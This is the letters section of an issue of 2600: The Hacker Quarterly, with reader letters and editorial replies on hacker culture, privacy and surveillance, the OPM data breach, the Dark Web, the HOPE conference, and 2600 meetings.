I'm still trying to figure out all the stuff going on with your recent magazine covers, but the only thing I know for sure is that "latitude" is misspelled.

I always love to read the magazine and appreciate the (normally) impeccable editing. Keep up the great work!

P.S. I also catch *Off The Hook* via TuneIn Radio as often as possible. Thanks for that, too.

**Mark**

**Robbinsdale, MN**

*You don't think we would misspell a word for an entire year by accident, do you? That would be pretty pathetic! No, we had our reasons. In fact, if anyone would like to try and guess what those reasons were, please write in. We'll be sure to share the correct answer here if somebody guesses it.*

**Dear 2600:**

Just wanted to say thanks for putting out something worth reading. I picked up a 2600 quarterly a while back and have been hooked ever since. I love reading all the articles about history and what people have seen or done. I plan on writing one of my own soon. But mostly, I enjoy the feeling I get when reading 2600. I feel like I belong. I'm not as young as I used to be, and it sometimes feels like the only "hackers" are younger people. Rest assured, many of us old timers still are with you. As long as the hacker community can stay just that - a community - then only good things can come of it. So once again, thank you for making a magazine where everyone of all ages can feel right at home.

**k0k0mo**

*The hacker community is indeed ageless. The perception that it's only a particular demographic is mostly put forth by those trying to sell to that demographic or those who haven't actually explored the true hacker world. The good part of this is that it's never too late to learn.*

**Dear 2600:**

Hola hola! It has been some time since I've read your wonderful magazine and it is always a delight to read. I picked up a t-shirt and a hat from your store. I wear the hat all the time and the shirt is great too! I wish 2600 the best in the

coming new year!

#### **nuclear.decey**

*Welcome back! We're always being rediscovered by people and we have to wonder how they lost touch in the first place. The most common reason seems to be trouble finding us at newsstands or in bookstores that have stopped existing. It's sad to see this trend in publishing, especially when our readers are still actively seeking us out. The solution is to subscribe and not risk falling out of touch due to mainstream trends.*

**Dear 2600:**

Thumbs up for the *Mr. Robot* article in 32:3. I was 10 or 12 when *Whiz Kids* was on the air. At that time, our world was very different. Technology was very expensive and only accessible by a few people. Watching this TV show in 1984 was, for a lot of us, the only way to start to understand the future that was coming without having the opportunity to get in touch with new technologies.

Thirty-two years later, *Mr. Robot* is taking a place that was empty among TV series in a world where technology is everywhere. This present, where *Mr. Robot* exists, wouldn't exist without the hacker community that builds bridges and brings down walls.

**P**

*While it's mostly laughable by today's standards, Whiz Kids is worth a watch if you can track it down. They did seem to get the spirit right, even if the tech was often lacking. There have been so many television programs over the years that have portrayed hacking in a terribly inaccurate manner with pretty much no understanding at all of the technologies involved. We'd like to hear from our readers concerning the worst and the best that they've encountered. Each category deserves some recognition.*

**Dear 2600:**

I recently read your article about "rewriting history" (32:4). It described technical aspects of the Internet Archive and seemed to raise concerns about retroactive manipulation of archives, as in George Orwell's 1984.

Such a politically motivated "rewriting" of Internet Archive documents occurred in England a few years ago. In 2013, the Conservative Party of the United Kingdom deleted an entire decade's worth of speeches from its public website.

I hope this may prove to be informative.

#### **blockeduser**

*That was indeed a remarkably bad thing for them to do. The fact that they even managed to block access to the Internet Archive's Wayback Machine is telling. Obviously, they didn't want citizens to remember what was said by the party's own elected officials. One removed speech by Prime Minister David Cameron ironically said,*

*"By making more information available to more people, you are giving them more power." Obviously, the powers that be got the message.*

*This kind of thing shouldn't come as a surprise to anyone. Power is always going to be abused by those in power. Defenses need to be in place to protect us from such revisionism. Assume it's going to be attempted, and not always in such a blatantly sloppy manner. Changing a few words within a speech or in an accounting of history could have much more of a significant effect if we let it.*

**Dear 2600:**

Am I being paranoid? Or do governments, corporations, and non-technical citizens seem to be moving more and more towards advocating general restrictions on our privacy and our computers? The latest attacks on encryption and Tor are just one aspect of this phenomenon. Other aspects are companies using restrictive DRM software and spying on us via their software. Let's be honest - to make DRM work and enforce the DMCA, companies need to install malware on our computers. I just bought a new computer with Windows 10 (wife wanted it) and it comes ready to track my every move right out of the box! Is Windows an OS or spyware? I'm beginning to wonder.

What is really scary is that some people are afraid of computers and that "Internet Thing" and actively encourage more government surveillance. Terrorists use encryption - therefore we need back doors in the technology. What about 3D printing? Someone could make a gun! Should it be illegal to make a 3D printed gun or should even the knowledge/ability to do so be illegal? How do you know what people are making without more surveillance of their computers? That leads to all kinds of free speech messiness. Will computers become locked down and regulated like other products? Will it be illegal to "look inside" and alter the hardware or code?

Most people go after the new gadgets because they promise to make things easier and more convenient. Even I like the GPS features of my phone. People don't want to know how their computer works; they just want to point and click and have stuff just happen. I guess there is a trade off between ease of use and convenience on the one hand and privacy on the other. But all this convenience is coming at the high cost of our privacy and freedom. I'm afraid that in the future, I'll be telling my grandkids that back in the day, one could learn to code without a government license, surf via something called Tor, and even assemble their own computer from parts they purchased themselves. All before freedom and knowledge became so "dangerous," the people demanded



it be controlled. I like to learn and tinker with technology and other things (don't even get me started on what the EPA thinks of the carburetor adjustments on my lawn equipment). I guess I just hope that people/society will take the high road, accept some risk, and allow the freedom to create and discover while protecting individual privacy. It's a tall order, I know. But that is why I give to the EFF, encourage Tor, and advocate Open Source Software to anyone who will listen. Thanks for publishing such a great magazine. Your philosophy is what the world needs now more than ever.

**Jim L**

*You've hit the nail on the head concerning the current situation. There is an abundance of really cool technology out there - what we've been enthusiastic about since our very first issue. But these things don't come free. There is always a price of one sort or another. If you don't ask questions and attempt to take control of the technology, then it will wind up taking control of you. For people who can't be bothered actually learning about how things work or who don't want to experiment and think outside the box, they become dependent and manipulated. For the rest of us, we will always be looking for alternatives and better ways of accomplishing tasks. We will always try to break things and to test the limits and to bypass security, as well as bypass intrusions into our own personal lives. That is how technology and society improve together. It all falls apart when we become pure consumers.*

**Dear 2600:**

I always enjoy the articles by "The Prophet." Not only are they interesting and amusing, but they are always quite accurate.

I would like to take issue with one thing in an otherwise accurate history of cellular systems around the world. It is not true that analog systems were not widely deployed in Europe. The U.K., as The Prophet notes, had TACS, which was basically AMPS in the 900 MHz band (instead of the U.S. 800 MHz band). But France and Germany had their own systems. Perhaps the most widespread was NMT (Nordic Mobile Telephony) that was implemented in, you guessed it, the Nordic countries of Sweden, Norway, and Finland, in both the 450 MHz and 900 MHz bands.

The problem wasn't that Europe didn't have analog. The problem was that they had too many incompatible systems. By comparison, the U.S. at that time had a single analog system providing good national coverage and roaming with other AMPS systems in Canada, Mexico, and elsewhere in Latin America. Although some European analog systems survived for a while,

most countries were happy to trash their analog systems. GSM wasn't perfect, but it provided pan-European coverage. It's a grand irony that North America went in the opposite direction, splintering into three major camps, as The Prophet rightly describes.

**D1vr0c**

*The author says he was looking at "widely" in a user adoption sense, and not the geographical area deployed. But you are correct that there were multiple incompatible analog systems deployed across Europe, even - if we want to look really far back - including a 150 MHz system in the Soviet Union.*

**Dear 2600:**

It is surely not a coincidence that "2600" is the numeric job category of a "U.S. Marine Corps Basic Signals Intelligence/Ground Electronic Warfare Operator." See <http://www.mosdb.com/army/2600/mos/1385/> for verification.

**D1vr0c**

*That does seem scarily on target. Look at this job description: "Conduct collection, analysis, production, and dissemination of collected data and intelligence. Set up and operate communications and/or electronic equipment, prepare reports, conduct preventive maintenance on assigned equipment, and assist in the operational control and management of SIGINT/EW personnel, equipment, and facilities." It's kinda what we already do with the Marines.*

**Dear 2600:**

I have been looking through your site and found from this page <http://www.2600.com/dvd/docs/2001/0126-speech.html> a link to ietf.org (the Internet Engineering Task Force). This got me thinking about the history of the Internet and how it has changed. I then found this: <http://www.evolutionoftheweb.com/> which shows the timeline of how things have changed on the Internet and I thought you may like this resource for your site. I also came across a company that provides connectivity for businesses using Internet phones, something I had no idea existed other than Skype. So I thought I would give you that link as well, as it might be helpful to your visitors. <http://www.idtexpress.com>.

Please let me know if this was useful. Also, I'm on the lookout for resources people need in your industry, so if you have any ideas, please let me know.

**James**

*Thanks for the little tour of links. We think that would be a great premise for a column. Each link has to lead to another, all of which together wind up telling an overall story.*

*We're not sure what kinds of resources you're referring to, but we suggest stopping by a meeting*

or coming to a conference to make connections that will likely help in your endeavors.

**Dear 2600:**

I happened upon 2600 Magazine's *Freedom Downtime* Easter Egg page while doing some searches for something I found on a DVD.

I saw your modified "FBI Warning" while watching a completely unrelated DVD. I think some clueless film editor who didn't speak any English stuck it on a movie and didn't realize what it actually said!

I'd appreciate it if you could confirm that this is what the Easter Egg looks like. I'm just completely baffled by this.

**Dave**

*That is indeed our FBI warning, which many people never bothered to actually read since it looks just like every other FBI warning at the beginning and end of videos and DVDs. Nothing would be more awesome than having this message inadvertently copied onto films worldwide. You see, our warning wasn't from the FBI. Rather, it was to the FBI, and it read as follows:*

**FBI WARNING**

**ENFORCEMENT AGENCIES TAKE NOTE -  
THE RIGHTS OF THE PEOPLE WILL NOT  
BE ABUSED FOREVER. WE HAVE  
STRENGTH IN NUMBERS AND THE  
CONVICTION OF OUR BELIEFS.**

**THE FILM YOU HAVE JUST SEEN IS  
ONE OF MANY WAYS OF SPREADING  
THE MESSAGE. WE WILL CONTINUE TO  
PUBLISH MAGAZINES, HAVE MEETINGS,  
DO RADIO SHOWS, USE THE INTERNET -  
AND MOST IMPORTANTLY - WE WILL  
BE WATCHING YOU.**

**Dear 2600:**

I write this after learning of the further Balkanization of the Internet by countries outside the United States. Brazil and Germany are now actively trying to segment their Internet to exclude the U.S.

I think this is a great idea on one hand, as it will cut off the federal government from stepping on any grounds it wants in order to arrest someone who violated U.S. laws with or without any knowledge of such laws.

On the other hand, what is being done is digital line drawing, similar to the invisible lines we abide by in real life which divide the people into continents, countries, cities, towns, neighborhoods, yards, and rooms. Further, it will lessen the exposure to people in those countries of the culture and learning experiences they otherwise would enjoy had the Internet they use not have been restricted. We see what is happening in

countries like China and the Middle East where the governments shut down parts of the Internet at will.

How many would agree that it's time for a new Internet made by ourselves and not one by companies whose pockets are filled with the hands of governments? Is this possible? Who would support it with content? Would it be subject to criminalization in a manner consistent with the view that things like Bitcoin and Liberty Reserve are supposedly versions of money laundering? If it were to be made, open source or not, would there be a way to do so without government agents being able to surmount it?

Perhaps even a discussion of such a topic will soon be considered a conspiracy by the U.S. government to exclude it from regulating something that will not only end up crossing state lines but international borders as well. I advise everyone who reads this and who is involved with pen-testing, online businesses of any kind, or peer-to-peer sharing to research the Commerce Clause and Congress' infinite ability to cite it at will in order to prosecute anyone in any country under federal jurisdiction.

There's a book called *Gray Hat Hacking* by Shon Harris that everyone should read, which covers in depth the 18 U.S.C. 1030 laws. People should also acquaint themselves with LexisNexis and Premise which is where paralegals and attorneys go to research case law. Learning how to read case law is quite a good skill for anyone in order to know if they're involved with anything that could land them in heat with Big Brother.

If you think you're involved with something that you might get in trouble for, *but don't know whether or not laws exist to cover it*, research it now. Better to be safe than facing the unrealistic amounts of time that the federal government dishes out like candy.

After we have safeguarded ourselves, we should then consider legally creating a new Internet, free of senseless regulation and snooping by the powers that be.

**Metaknight**

*While such an endeavor is certainly technically possible, you can bet the authorities would be watching it very closely because of the potential power it would hold. The net as it stands now appears to be under the control of governments, but there is actually much that they regret not having more of a handle on. This whole freedom of speech default attitude, concepts like the Streisand Effect, or the inability to shut down little annoyances like Tor or encryption - if the powers that be had understood the potential from the very beginning, the Internet today would be far less open and much more a tool of control over*

*individuals. That said, there is much that could be done in a newly designed net to minimize government control and commercialization much further than the present levels. Perhaps that's what the growing darknets will mature into. There's definitely much potential there.*

**Dear 2600:**

Here in my cell with my latest issue of 2600, I'm pondering hacking, how it relates to me, my world around me, and the human community. Let me start at my genesis. Before I was one, I was bucking the restrictions placed on me. I do remember escaping from my crib - the baby powder five drawers up was not a problem to me. The world was a place for me to fix, modify, or overcome. My past is filled with things like when I was 13 (also my lucky number) and I took apart a working mower. Putting it back together again, still working, was not a problem. It was just hacking hardware when I rewired my American Jeep Eagle that had the wiring harness catch on fire. A mechanic told me, "You cannot use the color red for every wire!" I knew it would work, never a thought otherwise. I was different (ADD, dyslexic, autistic, whatever) when growing up. Now I'm only called "socially awkward." Some say that I'm a hacker - if they're nice.

If we want something in prison that is not available, we make it. We are sold stuff that does not work right, so we improve it all ourselves [hack, hack]. To be fair, the powers that be (prison, courts, and government in general) as a rule hack. Will they hack the law? They hack justice. How is it that people support South Carolina? They don't admit rejoining the Union after the Civil War. It's the common position because South Carolina Department of Corrections no longer gets federal money, many of the people believe they no longer have to obey federal law (they don't get the money because they fail the standards). Admittedly, I'm one who also doesn't agree with some of my federal government's laws. I just don't make a habit of hacking reality. For the government, it's nothing to have court transcripts modified. It is money, just money. Prisoners are big money. The hacking of prisoners, food, or medical care happens because prisoners don't have the ability to protect themselves. My point is that hacking is in our DNA. The question is how do we use (or not) this innate ability?

The world's in need of enlightenment. We are a world of hackers - rich, poor, strong, weak. The octopus uses a coconut shell, the primate the stick - only they hack. The strong hack to be stronger and the weak to survive. This does not have to be the future. The world calls prisoners a lost cause and says we should just stay in prison. But for myself, I will not be put down. What is the

advantage of remaining anonymous, quiet, and compliant? I'm 283022 (that is me, James Anderson), geek, activist, technophile, hacker, and conspiracy theorist.

Pen Pal action is the last freedom denied us. It does not make them money (we can correspond, but cannot place an ad). Please, if you would, take into careful consideration what is reported about prisoners (it's worse). Contact with the outside world is carefully regulated. They would prefer we correspond via the for-profit email system. They make 25 cents each way by using offenderconnect.com. Every message is electronically scanned and stored. All regular mail is read or just thrown out. I do not know which is worse, having our snail-mail read by intellectual rejects or email electronically scanned for security related words. Only the dialectic will learn the truth.

The system does not have to fear the reform to come. All can have a voice. The problem is of a simple nature - thinking is not our problem. It is our loss if we don't engage when we can. Quite often, it's the reality of a situation that both discourages us and calls us to action. The power historically has been with the money, but technology and the hacking community can and will change things. Let's embrace our DNA for making things better and strive. Money will no longer be the same for me, but other things will - stepping up and trying to do the right thing, maybe Gray Hat work. This is more than a philippic account. Hacking is in our DNA.

**Sypherone**

**aka James Anderson #283022**

**Tyger River Correctional Institution**

**200 Prison Rd.**

**Enoree, SC 29335**

**Dear 2600:**

Behold, the great goddess Liberty, the god who failed, because, as the real God said, "Every nation which turns its back on me shall be turned into hell," and will you know why? Because, as the N.T. teaches, God is *truth* and *love*, and if you say you do not believe in God, you are a hypocrite and liar and coward, and one day, which is called the Day of Reckoning, the true God will be our judge, not the god of the Kabbalah.

Both left and the right are wrong because Jesus alone is right. Sin is the rule among men, but Jesus is the exception who proved the rule, and Jesus told us beforehand what would happen: "Those who sin are slaves, and slaves have no rights." Therefore, the left is wrong because Orwell was right, and so I write you this, because hell isn't cool.

**John**

*Somehow, hell seems a lot cooler now after reading all that.*



**Dear 2600:**

I just found out today I can say to my Amazon Echo, "Alexa, play *Off The Hook* podcast" and it will play it via TuneIn. Way easy and now I can listen to *Off The Hook* whenever I want with just a simple voice command. Now to get it to read 2600 to me with Audible....

**RAMGarden**


*We believe Alexa can do this as well if you have us on your Kindle. We'd like to hear more about these kinds of developments.*

### A Breach of Note

**Dear 2600:**

Of possible interest, I am attaching a letter received from the Office of Personnel Management. Feel free to publish the letter. It is authored by the U.S. government, so is in the public domain.

OPM is an independent agency of the U.S. government that manages various personnel-related services. In my case, several years ago I was required as part of some contracting work to obtain a security clearance from the U.S. Department of Defense. This clearance required providing a whole lot of information, which is mentioned in the letter: fingerprints and police reports, details on family and correspondents, travel history, and, of course, personal identification information including Social Security number, address, prior addresses, mother's maiden name, and similar things.



As is typical for a security breach, I received an offer of three years' identity theft protection,

free credit reports, etc. I think this is the fourth time I've received such an offer from a compromised organization. In this case, however, protection was described as automatic, and covering my family.

The letter mentions there are currently no known exploits for fingerprint data. This is the most fascinating aspect to me. Consider that there are over five million people in the U.S. with security clearances. How many of those have physical access to secure facilities? Could fingerprints be part of how a sophisticated intruder would try to gain illicit access to such facilities? Either by spoofing the biometrics for a fingerprint scanner at a facility (i.e., a fake fingerprint, as we see in the *Mission Impossible* movies), or to perform social engineering to get a new ID card or other access token. Luckily, retina prints were not required, since those are also used for two-factor authentication for secure access to facilities.

I thought this letter would be interesting to share with other 2600 readers, due to the unusually deep nature of information that OPM collects. For your average credit or background check, or online storefront, typically there is not much more than a credit card, SSN, address, and password. OPM, however, has in-depth information for millions of people who, in many cases, are employed in roles with great trust.

Unfortunately, the deep trust of providing such information was evidently not met with commensurate security around the data collected. Moreover, there is every indication in my case that data was kept long after the clearance was granted, and, in fact, after I left the role that required the clearance. Indefinite retention of data means that if misuse did not occur this time, perhaps it will occur next time the systems are breached.

**Estragon**

*You can bet if there are no known exploits for fingerprint data currently, there will be in the fairly near future. We're surprised this breach didn't get more attention, as it shows yet another level of insecurity from those we entrust with sensitive info.*

### Thoughts of HOPE

**Dear 2600:**

Hello, is there any minimum age for attendance? Specifically, would my 16-year-old nephew be allowed in?

**Larry**

*It's funny how many variations of this question we get asked. Some people think they won't be allowed in if they're not a 16-year-old. Others believe we have all kinds of nasty policies. Our conferences have no age restrictions, so your*

*nephew has nothing to fear. But we suspect he already knew that.*

**Dear 2600:**

Will tickets be required for an 11-year-old to The Eleventh HOPE in 2016?

**Scott**

*Generally, if a kid is big enough to take up a seat, they need a ticket. Toddlers, especially those being trained as lockpickers, generally slip through the cracks. Infants are free, but are subject to the screaming baby surcharge that is applicable during talks.*

**Dear 2600:**

Please, please, *please* limit the number of tickets. I love the conference and I'm a "the-more-the-merrier" kinda person but it's extremely un-merry to have to wait in elevator lines and get to sessions 10 or 15 minutes early in order to get a seat. It's stressful to spend the conference fighting one's way through a throng rather than just enjoying the talks and company, or to have to decide whether to go downstairs for food knowing you won't be able to come call upstairs for hours.

Last time, the overflow-overflow overflowed and people had to just huddle around laptops in the mezzanine to watch the keynote. I had friends who sat through two or three talks in the main hall just to keep their seats for The Big Guy's talk, which is especially unfortunate for people who may have actually wanted to see those talks but couldn't because of all the campers.

Anyway, I've already got my ticket and I plan to pitch a workshop again this year, so obviously I love the conference and am going to come no matter what, but I wanted to share my two cents.

Thanks and I can't wait to make my pilgrimage to the HOtel PENn again this summer!

**Sequoia**

*While we know this is an issue, there is no one solution. If we limit the number of tickets based on capacity for our most popular talks, then there will be far less people at the talks that aren't as popular. Fewer people would experience the conference as a whole, which is always a great deal more than any one particular talk. The overall price would have to be jacked up as well to cover costs. We have to judge our capacity based on the entire space, every bit of which we strive to make interesting and worth spending time in. So if you're able to make it into a talk you want to see, great. If not, we hope you'll find something else in the conference space to interest you. It's all a part of the experience and we simply can't guarantee that everything you want to do and see will be possible. We've made tremendous progress setting up high definition video feeds for those who can't get in. We are always looking for*

*suggestions on ways to do it better. Having less interesting talks, however, is not going to be one of the options.*

**Dear 2600:**

Hi - I'm planning to come again to HOPE in July. Will there be press tickets? (I'm happy to pay, as last time.)

**Dan**

*Our press policies will be announced on our website (hope.net) as the conference draws closer. Believe it or not, media outlets have been asking us for press passes to this event since mid-2015.*

**Dear 2600:**

I noticed in the message on the store it says that tickets are nonrefundable but transferable. My question is this: I had purchased a ticket to the last HOPE, but a family emergency came up last minute and I couldn't attend. At that time, I wasn't aware transferability was an option. Would it be possible to transfer my ticket credit from the last HOPE to this one? I imagine your system keeps track of tickets purchased versus who actually walks through the door.

I know this question sounds stupid and, to be honest, I'm planning on flying to New York for the conference regardless. It's a shot in the dark but I thought I'd ask. I'll scan my old emails for the purchase confirmation of my HOPE X ticket. If this isn't possible, I completely understand, thank you for your time, and I'll see you this summer anyway!

**Daniel**

*We sympathize but we have to stick to our policy. Transferring an unused ticket to another conference is basically a refund and if we did that, it wouldn't be fair to the other people who didn't get a refund and/or took the time to transfer their ticket. We make this policy clear from the start and have helped attendees resell their tickets whenever that becomes necessary. Needless to say, this is a lot more than you would get from most any other event that requires tickets. We hope that makes sense to you and everyone else.*

**Dear 2600:**

Where can I find an audio archive of all HOPE events?

**Jason**

*You should be able to find it all on our various HOPE sites from 1994 on. We have yet to stick it all in one easy to download spot, but that's something we should be able to manage in the near future. Technically, you can find all of this on Channel2600 on YouTube, but that also has all of the video. Something neat that's fairly recent is that all HOPE sites can now be reached with their Roman numeral preceding hope.net, so i.hope.net is our first conference and xi.hope.net is The Eleventh HOPE.*

*Just Asking...*

**Dear 2600:**

I don't have a copy of 2600 on me. I am in a store and took a snap of the number 2600. Can I send it to this email or is there another?

**John H.**

*We're not trying to be smart alecks here, but this scenario is a bit much. You're in a store at the moment you're writing this and have taken a picture of something (for the back cover, we presume) with our name on it. OK, fair enough. So you write to our letters email address in order to submit a letter which obviously won't come out until our next issue is printed wanting to know if it's OK to send that picture there? Won't you be out of the store long before this letter appears in print? Can't you just find out what the right address is (articles@2600.com) when you get to wherever your copy of the magazine is? And if you have access to the net from inside the store (which you obviously do since you're emailing us from there), can't you look up that info almost instantly anyway? Again, we're not trying to be nasty. But we find it funny when people treat us as if we were an online forum rather than a printed magazine. We have nothing against the former. But that is a different animal entirely.*

**Dear 2600:**

I wrote into your letters section way back in the 31:1 (Spring 2014) issue about my now former experiment: the XE-2600b malware interceptor it took me only a nanosecond to realize that I needed to create in order to understand. So with the help of your code section and GitHub, I am now teaching myself six languages in order to birth my own code-based life forms to study. Thanks again for all the hard work. The reason why I'm writing is there has been a lot of talk about the Deep Web. I'm relatively new to the dark side of the web. Is the Deep Web real and how can one access it? Keep up the great work - you guys are truly the ayatollahs of computer control.

**flames**

*Not sure that's how we want to be viewed, but to each their own. With regards to the Deep Web, which you've probably heard about through the mass media, consider that 99 percent of anything with actual substance that they report on soars far over their heads. Please don't use them as your source for anything of true importance. Yes, there are hidden areas of the net that require skill and perseverance to access. There are also people who know how to remain anonymous. The media will only focus on the most evil applications of these concepts. There is so much more than that, however.*

*Consider the Deep Web as something analogous to an unlisted phone number. It's there if you know what it is, invisible if you don't. Unlisted phone numbers don't frighten us and neither should websites that can't be found in a search engine, which is basically what the Deep Web is. Not everyone needs to play the Google game.*

*What many people mean when they refer to the Deep Web is actually something else known as the Dark Web. Since you mentioned "the dark side of the web," we believe that may have been what you were asking about. The media tends to use these two terms synonymously, which is simply wrong. The Dark Web simply requires particular types of authorization, software, or encryption in order to access content. It scares the hell out of the authorities because they can't control it. But that's the nature of the beast, just like digital files are susceptible to being copied, despite the wishes of those who fancy themselves in charge.*

*Yes, the Dark Web is used to facilitate criminal behavior on occasion. But there are so many ways to fight criminals without having to be privy to their every thought. Those who believe outlawing or controlling the technology is the only way to gain control of the situation are sadly mistaken. In actuality, the real nightmare would begin if they ever succeeded.*

*Before anything like that happens, we suggest readers dive into the Dark Web and use it to its full potential - where the good far outweighs the bad.*

**Dear 2600:**

I just picked up the Autumn 2015 issue from my local Barnes and Noble and wanted to ask a couple of questions:

Why does every issue contain the usual "How do I set up a meeting in my town" letter(s)? This is a question that has been answered, ad nauseam, in almost every issue.

This isn't the only question that appears in print in almost every issue, so the main question is: Can you do an FAQ in the print version that answers the common questions so that more print space can be devoted to letters that are actually interesting?

**Tom**

*You do know that if we print an FAQ in the print version that it would take up the same amount of space than if we just answered the individual question? But your point is taken - there is a degree of repetition sometimes that can be dispensed with. It's our hope that some new bit of information is conveyed whenever we address these issues. Incidentally, you'll be happy to know that two other people asked the same question as you and we opted not to print their letters, which makes it possible to print this next one instead:*



**Dear 2600:**

Thank you for your magazine. I would like to subscribe for three years (and I live in Portugal). Does this subscription include the digital edition as well? I like the physical copy, but I also have an Android and a Kindle, so that would be nice.

**sergio**

*Subscriptions are separate based on how you choose to receive them - Android, Kindle, paper, etc. You can get everything we've ever published (and ever will publish) digitally with The Hacker Digest lifetime subscription. For those who want the best of both worlds, you can combine that with a lifetime subscription to our printed edition which gets you all future issues on paper and everything past and future digitally. We call that the Double Lifetime. )We never would have guessed we'd be offering something with a name like that.)*

**Dear 2600:**

Has anyone looked into the new digital license plates the States are adopting? They say it transmits a signal with all your information. It would be nice to see a hack published.

**JRJ**

*It sure would. What is happening with license plates is of great concern on a number of levels. It would have been unheard of even a few years ago for police cars to drive down streets, instantly gathering the plates of everyone parked there, as well as everyone who's driving in the vicinity. It's a tremendous invasion of privacy, yet another one that we seem to have accepted without much question. Now add to that some new digital features that will be tested in California next year and all sorts of controls are possible. A plate could instantly be changed to indicate in large letters that it's expired or that the car it's attached to has been stolen. Perhaps a social network of sorts will develop where cars/drivers get the equivalent of Yelp reviews and you'll be able to identify the good drivers and the bad drivers without their having to prove themselves. Sure, a lot of people won't see any problem with this. It all makes our society more honest and transparent, doesn't it? People should get tickets for going one mile an hour over the speed limit or for jaywalking or for simply not telling the truth. The problem with these progressions is that they don't ever stop. Before you know it, you're accountable for literally every movement you make, every word you say, every mistake you commit. Privacy and anything outside the rules become unacceptable and we soon forget what it was even like to not have our every movement open to scrutiny. We're seeing it already online.*

*We need to be very cautious on how we introduce such "improvements" to any aspect of*

*our lives. When privacy is the tradeoff for convenience, we must think carefully if it's really worth it. We need to be able to have the freedom to make our own choices, and not have any liberty removed because of some misperceived crisis. These things very rarely go the other way, so making these changes in our lifestyles is by no means trivial.*

*The best method of weighing benefits versus risks is to imagine what such tools would allow a truly malevolent government to do. Maybe that's not our reality today and maybe we won't even see that in the foreseeable future. But eventually, this power will fall into the hands of those who will use it to persecute and abuse. Now is the time to ask how much of this power we want to give them.*

*And yes, any such system will be hacked. You can count on it.*

**Dear 2600:**

Regarding the 32:4 cover, why is the house sideways and the question mark on the latest issue backwards? I figured it was Kim Dotcom's house. And is it really a puzzle or are you just joshing about? Before I get sucked into trying to solve it and fail high school? And if I solve it, do I win something? Many thanks.

**S. Mateen**

*Sometimes a picture is just a picture. And sometimes not.*

**Dear 2600:**

Hello, does 2600 have a newsletter with the articles?

**Florin\_Ercu**

*Yes, we're dabbling in that. Stay tuned. Or perhaps we should say turn on the damn set and then stay tuned.*

**Dear 2600:**

I would first like to compliment you on your excellent customer service. I experienced a problem and it was handled immediately. Thank you again.

I have some questions I feel couldn't be answered in a better place than here with 2600 Mag.

My first question is about software development. I have always been interested in development. I have purchased many programming books and have access to others. I have books on C++, Java, and Visual Basic. The question is, what are the two most used languages for development across different platforms (Android, Windows, Mac, Linux, etc.)? Or what language would be good for the future?

I noticed mention of Python, more than once in fact. Is this a popular language that is more widely used than others? I was also wondering about .NET framework. Is it still commonplace or have developers moved on? I have several Visual

Basic .NET books, but don't want to dive into study if it is no longer the norm. Please forgive my ignorance. I have very limited resources for information. I appreciate your contribution to my education.

I would like to close this letter with a final thought, if you will. I believe that knowledge and education is power. I believe the hacker is a person of intelligence and observation, a person who believes in an individual's freedoms and opposes those who consider themselves "The Elite" and those that are brainwashed to fear what they don't understand. I believe it is part of our mission to deliver truth and unmask the lies we are all force fed every day.

That being said, I was amazed by the number of individuals who didn't understand the simple concept of a meeting. When I was out in 2008, the 2600 website was clear. There are meeting guidelines. Follow them. There is no "leader." If you have two or more people, you have a group. If it is successful, keep 2600 posted.

It appears some of us really need to sharpen up our intelligence and observation skills before trying to apply ourselves to starting a group or to hacking for that matter.

Thank you 2600 for a great magazine.

"Do-ocracy - rule by sheer doing!"

#### **KingBoogieSwag**

*We can't predict the future, but we can say that if you go with mass trends, you might be safe but you're unlikely to break away and do something phenomenal. By all means, learn the basics, but only if you have a genuine interest. Greatness comes from passion, not conformity. At press time, the most popular programming languages (in order) were: Java, Python, PHP, and C#. But that's from one study and, even if all studies concluded the same thing, this is rather meaningless. We suggest, if you're sure that programming is even your thing, that you try and learn a little bit about a bunch of different languages and see which one you enjoy working with the most. Even if you pick the 12th most popular one, you'll accomplish far more there if you are into it than if you go along with the pack and can't stand it.*

*.NET Framework is still somewhat big with the Windows crowd, but we're not going to get into the pros and cons here. Suffice to say, if it's something you're comfortable learning about and working with, you'll have much to do. And even if it goes down in flames, it will lead you to something else.*

*We really don't mind dealing with some confusion regarding meetings. It simply means that more people than ever are interested, including those for whom the concept is entirely new. As long as they're willing to listen, we're happy to explain.*

#### **News from Meetings**

##### **Dear 2600:**

Regarding the San Telmo meeting in Buenos Aires, I want to tell you that it's very active and many hackers are coming. There is a solid community around this meeting point, some old school and some of the new generation. Happily, these are good times for our community. I was surprised to find in the last 2600 that there is another official meeting here in Buenos Aires. This is the first time that we have here in Buenos Aires two official 2600 meeting points. I hope our community continues growing and expanding beyond our main city here in Argentina. In order to get in touch, we have implemented something very simple: a WhatsApp/Telegram group of the people who go to our local 2600 meeting. This is really helpful in organizing and knowing how many people are going every Friday.

**Pablo O**

**Buenos Aires**

*We'd like to know if other meetings make use of similar (or different) technologies. They can greatly help in the organizational process. On the subject of two meetings in the same city, this isn't something we normally do, but in this case the two locations are separated by a good distance so we thought we'd give it a try and see how it played out. We hope both meetings keep us informed on their progress.*

##### **Dear 2600:**

I have tried twice to attend the meeting in Lausanne (Switzerland), but twice I found nobody.

Your listing says: "In front of the McDo beside the train station. 7 pm." (I have to point out that the only "McDo" near the train station is in front of it, not beside it.)

Does it still exist or have I looked in the wrong place?

**Fernando**

*For those unfamiliar, "McDo" is apparently how people in France and Switzerland refer to McDonald's. We'll look into the situation. People not showing up on two occasions is a problem if that's indeed what happened. As far as we can tell from looking at maps, being in front of the train station can also be seen as being beside it if you turn 90 degrees. We're not going to agonize over the particulars - and we believe you're going to the right place. We hope to hear back from a Lausanne attendee as to the status of this particular meeting.*

## Gratitude

### Dear 2600:

I have many things to say, so even though this may seem like a lot, it's the long-story-short version, or, as me and my brother call it, the "OUTTE" version or "OnceUponaTimeTheEnd." I'll funnel it into two categories: Thank You, and the reason for my gratitude.

